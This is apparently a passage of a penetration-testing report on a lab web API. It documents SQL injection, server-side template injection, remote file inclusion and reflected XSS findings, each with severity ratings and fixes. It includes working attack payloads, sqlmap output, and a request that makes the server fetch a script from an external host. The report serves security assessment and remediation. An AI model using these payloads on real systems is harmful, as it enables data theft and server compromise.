

```
POST /api/sqlivuln HTTP/1.1
Host: 192.168.40.95:8000
Content-Length: 109
Accept-Language: en-US,en;q=0.9
accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://192.168.40.95:8000
Referer: http://192.168.40.95:8000/api/ui/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "password":"string",
    "username":"' UNION SELECT name, sql FROM sqlite_master WHERE type='table' --"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.8 Python/3.12.4
Date: Sun, 16 Mar 2025 14:33:54 GMT
Content-Type: application/json
Content-Length: 171
Connection: close

{
    "msg":
    "Hello, [('USERS', 'CREATE TABLE USERS(USERNAME VARCHAR(255), PASSWORD VARCHAR(255)
    )'), ('vulns', 'CREATE TABLE vulns(NAME VARCHAR(255), ID VARCHAR(255))')]"
}
```

Also, we found that if we modify request body into ***' UNION SELECT name, sql FROM sqlite_master WHERE type='table' –*** , the server gave us a response of a table structure.


```
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 21:36:44 /2025-03-16/

[21:36:44] [INFO] parsing HTTP request from 'test_sqlmap.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[21:36:46] [INFO] testing connection to the target URL
[21:36:46] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:36:46] [INFO] testing if the target URL content is stable
[21:36:47] [INFO] target URL content is stable
[21:36:47] [INFO] testing if (custom) POST parameter 'JSON password' is dynamic
[21:36:47] [WARNING] (custom) POST parameter 'JSON password' does not appear to be dynamic
[21:36:47] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON password' might not be injectable
[21:36:47] [INFO] testing for SQL injection on (custom) POST parameter 'JSON password'
[21:36:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:36:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:36:47] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n
[21:36:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:36:52] [WARNING] (custom) POST parameter 'JSON password' does not seem to be injectable
[21:36:52] [INFO] testing if (custom) POST parameter 'JSON username' is dynamic
[21:36:52] [WARNING] (custom) POST parameter 'JSON username' does not appear to be dynamic
[21:36:52] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON username' might not be injectable
[21:36:52] [INFO] testing for SQL injection on (custom) POST parameter 'JSON username'
[21:36:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:36:52] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:36:52] [INFO] testing 'Generic inline queries'
[21:36:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:36:52] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:36:52] [INFO] target URL appears to have 2 columns in query
[21:36:52] [INFO] (custom) POST parameter 'JSON username' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[21:36:52] [INFO] checking if the injection point on (custom) POST parameter 'JSON username' is a false positive
(custom) POST parameter 'JSON username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 134 HTTP(s) requests:
---
Parameter: JSON username ((custom) POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: {
  "password": "string",
  "username": "string' UNION ALL SELECT CHAR(113,98,113,122,113)||CHAR(115,111,103,67,115,90,90,85,86,104,80,109,108,119,116,85,89,81,120,86,114,74,120,82,113,112,110,65,103,86,113,66,88,104,117,120,109,80,110,116)||CHAR(113,122,107,120,1
13),NULL-- MVLC"
}
---
[21:36:56] [INFO] testing SQLite
[21:36:56] [INFO] confirming SQLite
[21:36:56] [INFO] actively fingerprinting SQLite
[21:36:56] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[21:36:56] [INFO] fetched data logged to text files under '/Users/erwin/.local/share/sqlmap/output/192.168.40.95'

[*] ending @ 21:36:56 /2025-03-16/
```

SQLMap also confirmed that “username” seems to be injectable.

SQL Injection (SQLi) is a vulnerability that allows an attacker to manipulate a website's database by injecting malicious SQL queries into an application's input fields. This occurs when user input is improperly handled, allowing unauthorized access to sensitive data, database modification, or even remote code execution in severe cases.

Paramaters

username

Impact

An attacker can extract sensitive data from the database, such as user credentials, personal information, or application configuration details, by crafting payloads.

Risk Score

CVSS SCORE 9.1 (Critical)

Recommendation

Use parameterized queries, validate input, limit permissions, handle errors properly, and keep SQLite updated.

Reference

https://owasp.org/www-community/attacks/SQL_Injection

1.8.5.1 Regression Testing

Start Date	Status
-	Currently, there is no regression testing available

Description

Not started yet

1.8.6 Server-Side Template Injection (SSTI)

Status


Open

Severity

High

Description

The server gave us a response when pentester tried to modify **mathexp** parameter into SSTI payload.



```
POST /api/sstivuln HTTP/1.1
Host: 192.168.40.95:8000
Content-Length: 27
Accept-Language: en-US,en;q=0.9
accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://192.168.40.95:8000
Referer: http://192.168.40.95:8000/api/ui/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "mathexp":"{{7*10}}"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.8 Python/3.12.4
Date: Sun, 16 Mar 2025 14:48:30 GMT
Content-Type: application/json
Content-Length: 27
Connection: close

{
    "msg":"my temp: 70"
}
```

No	Url or Feature	Method	Summary
1	/api/sstivuln	POST	SSTI vulnerability

Server-Side Template Injection (SSTI) is a vulnerability that occurs when an attacker can inject and execute malicious code within a server-side templating engine. Templating engines are used to dynamically generate content (e.g., HTML pages) by combining templates with user-provided or application data. If user input is improperly inserted into the template without sanitization, an attacker can manipulate the template syntax to execute arbitrary code on the server.

Paramaters

mathexp

Impact

If user input is directly passed into the template rendering process without proper escaping or validation, attackers can inject template expressions (e.g., {{malicious_code}}) that the engine executes.

Risk Score

CVSS SCORE 9.7 (Critical)

Recommendation

Apply strict input validation to reject unexpected characters (e.g., {, }, <, >).

Reference

https://owasp.org/www-community/attacks/Server_Side_Template_Injection

1.8.6.1 Regression Testing

Start Date	Status
-	Currently, there is no regression testing available

Description

Not started yet

1.8.7 Remote File Inclusion (RFI)

Status

Open


Severity

Critical

Description

Remote File Inclusion (RFI) is a type of vulnerability that allows an attacker to include and execute a file from a remote server within the context of a web application. This occurs when a web application dynamically includes external files (e.g., scripts, templates, or resources) based on user input without proper validation or sanitization. If the application processes a URL provided by the attacker, it may fetch and execute malicious code hosted on the attacker's server.

No	Url or Feature	Method	Summary
1	/api/rfivuln	POST	RFI



```
POST /api/rfivuln HTTP/1.1
Host: 192.168.40.95:8000
Content-Length: 59
Accept-Language: en-US,en;q=0.9
accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://192.168.40.95:8000
Referer: http://192.168.40.95:8000/api/ui/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "imagelink":"http://54.169.180.160:8000/rfi_test.py"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.8 Python/3.12.4
Date: Sun, 16 Mar 2025 14:59:24 GMT
Content-Type: application/json
Content-Length: 74
Connection: close

{
    "msg":"response, import os\na = os.uname().(nodename)\nprint(a)\n"
}

```

Pentester tried to modify imagelink param to grab external resources in api/rfivuln endpoint. And the server fetch script from the external resources.

Paramaters

Imagelink

Impact

Malicious code can alter server files, inject backdoors, or modify application behavior (e.g., rewriting a config file).

Risk Score

CVSS SCORE 9.7 (Critical)

Recommendation

Sanitize user input, reject URLs and special characters like “://”, “file://”, “http://”

Reference

https://owasp.org/www-community/attacks/Remote_File_Inclusion

1.8.7.1 Regression Testing

Start Date	Status
-	Currently, there is no regression testing available

Description

Not started yet

1.8.8 Reflected Cross Site Scripting (XSS)

Status

Open


Severity

Critical

Description

Reflected Cross-Site Scripting (XSS) occurs when an application takes user input (e.g., from a query parameter, form field, or JSON payload) and includes it in the response without properly sanitizing or escaping it. If this response is rendered in a browser (e.g., as HTML), the injected script executes in the context of the victim’s session. “Reflected” means the payload is delivered and executed immediately via a single request-response cycle, often through a malicious link.

No	Url or Feature	Method	Summary
1	/api/xssreflected	POST	XSS Reflected



```
POST /api/xssreflected HTTP/1.1
Host: 192.168.40.95:8000
Content-Length: 50
Accept-Language: en-US,en;q=0.9
accept: */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: http://192.168.40.95:8000
Referer: http://192.168.40.95:8000/api/ui/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "username":"'><img src=x onerror=alert(1)>"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.8 Python/3.12.4
Date: Sun, 16 Mar 2025 15:29:56 GMT
Content-Type: application/json
Content-Length: 53
Connection: close

{
    "msg":"Hello, '><img src=x onerror=alert(1)>"
}
```

Pentester tried to inject **username** param to do a XSS payload in api/xssreflected endpoint. And the server load it. If a client-side script or browser renders this msg value into HTML, the <img> tag executes the alert(1) script.

Paramaters

username

Impact

Attackers can steal session cookies, authentication tokens, or form data (e.g., via document.cookie or keyloggers), compromising user accounts.

Risk Score

CVSS SCORE 9.7 (Critical)

Recommendation

Implement Content Security Policy (CSP) header, and also sanitize suspicious input.

Reference

https://owasp.org/www-community/attacks/xss/

1.8.8.1 Regression Testing

Start Date	Status
-	Currently, there is no regression testing available

Description

Not started yet

1.9 Aditional Information

The information contained in this report is confidential and has been encrypted for security purposes. This report may only be accessed by authorized recipients who obtained this report through official channels. These recipients are obliged to maintain confidentiality and are prohibited from using this report, in whole or in part, for any other expressly permitted purpose without the express written consent of the authorized party. The recipient is responsible for the further distribution of this document. The provider shall not be liable for any direct, indirect, incidental or consequential damages resulting from the use of this material, within the limits of applicable law. The security testing team made effort to perform a comprehensive assessment within the specified time constraints. However, there is no guarantee that all vulnerabilities have been discovered. Additionally, the security testing assessment current state of the system at the time of examination.

This report is legal in nature, we comply with applicable regulations and maintain our reputation and integrity for the activities that have taken place, this report and the rules have been approved by each party involved. Compliance with regulations and laws is our top priority to ensure that all procedures and results obtained do not violate the law. This report is confidential and will not be published to anyone without written permission from the competent authority. The information contained in this report is for internal use only and is limited to appropriately authorized individuals or teams. We guarantee that the confidentiality of the data and information submitted will be strictly maintained. However, we cannot guarantee that all vulnerabilities have been discovered and are completely secure. We have taken the necessary steps to identify and address the vulnerabilities discovered so far, but there is always the possibility that some vulnerabilities may not have been detected

2. Steps For Enhancing Security

Education Employee

Provide education and training to all employees to avoid cyber attacks. Such as Phishing, Malware and credential theft, security such as password creation rules, encryption, installing antivirus and 2-factor authentication.

Physical Security Measures

Next, assess your existing physical security measures and consider if you need to extend them.

Securing Internal Areas

Securing your internal areas is as important as securing the perimeters. This includes installing secure doors with robust locking systems in sensitive areas to prevent unauthorised access. Consider integrating these with your access control system to enhance security further. Also, safes or secure cabinets are strongly recommended for storing valuables, sensitive documents, and critical equipment. This deters internal theft and protects your assets in the event of a break-in, ensuring your business operations can quickly recover.

Maintenance

Implement system maintenance such as checking software versions, maintaining code and services running on the system, making sure everything is the latest version, has minimal vulnerabilities and remove the default credentials for the service or CMS used.

Securing the Application

Securing applications, from all aspects of attacks such as social engineering, form validation, data transmission security, Protected Health Information (PHI) data security. The following are aspects that must be do:

1. **Broken Access Control**

   Vulnerabilities in authentication (login) systems can give attackers access to user accounts and even the ability to compromise an entire system using an admin account. For example, an attacker can take a list containing thousands of known username/password combinations obtained during a data breach and use a script to try all those combinations on a login system to see if there are any that work.

2. **Cryptographic Failures**

   Disclosure of Sensitive Data is related to Cryptography which often leads to the disclosure of unencrypted sensitive data or systems that have been infected by hackers.

3. **Injection**

Injection attacks happen when untrusted data is sent to a code interpreter through a form input or some other data submission to a web application. Injection attacks can be prevented by validating and/or sanitizing user-submitted data.

4. **Insecure Design**

Insecure design is a type of flaw that can sit in the background of everything you do. This vulnerability relates to how you as a developer design your programs, architect solutions, and employ security practices such as threat modeling, example business logic error, error handling, information disclosure.

5. **Security Misconfiguration**

Security misconfiguration is the most common vulnerability on the list, and is often the result of using default configurations or displaying excessively verbose errors, example .git exposed, missconfig web server, configuration exposed, error handling.

6. **Vulnerable and Outdated Components**

A vulnerable and outdated component is a software component that is no longer being supported by the developer, making it susceptible to security vulnerabilities.

7. **Identification and Authentication Failures**

Failure in the user identification and authentication process, which can enable attacks such as brute force attacks, session hijacking, and others.

8. **Software and Data Integrity Failures**

Failure to Maintain Data and Software Integrity is caused by code and infrastructure that do not prevent integrity violations from occurring, example plugins, libraries, or modules originating from untrusted sources, repositories, Content Delivery Networks (CDNs). Insecure CI/CD Pipeline.

9. **Security Logging and Monitoring Failures**

Security Logging and Monitoring Failures is the inability of a system to log security-relevant events and monitor these activities effectively, example a company can apply (install) Security logging and monitoring application like wazuh, grafana.

10. **Server-Side Request Forgery**

Server-Side Request Forgery (SSRF) is a security attack carried out against a web application in which the attacker manipulates requests made by the server to unsecured external resources. How to prevent performs strict input validation, limiting the requests the server can make to external resources.

Firewalls

Add a firewall for increase security on systems such as Cloudflare, Akamai, Imperva and installs IDS and IPS to increase security and avoid data breaches.

Monitoring

System monitoring with platforms such as Grafana, Wazuh to see statistical information about what is happening in your system in real time. Such as cyber threats, hacking and system access and anomalous statistics.

Backup the Data

Perform backups and implement strong passwords. To reduce the occurrence if a cyber attacks.

3. Signature Confirmation Of Documents

With the issuance of this report, the undersigned agree to the terms contained herein and acknowledge the accuracy of the information presented.

Name	Signature	Position	Date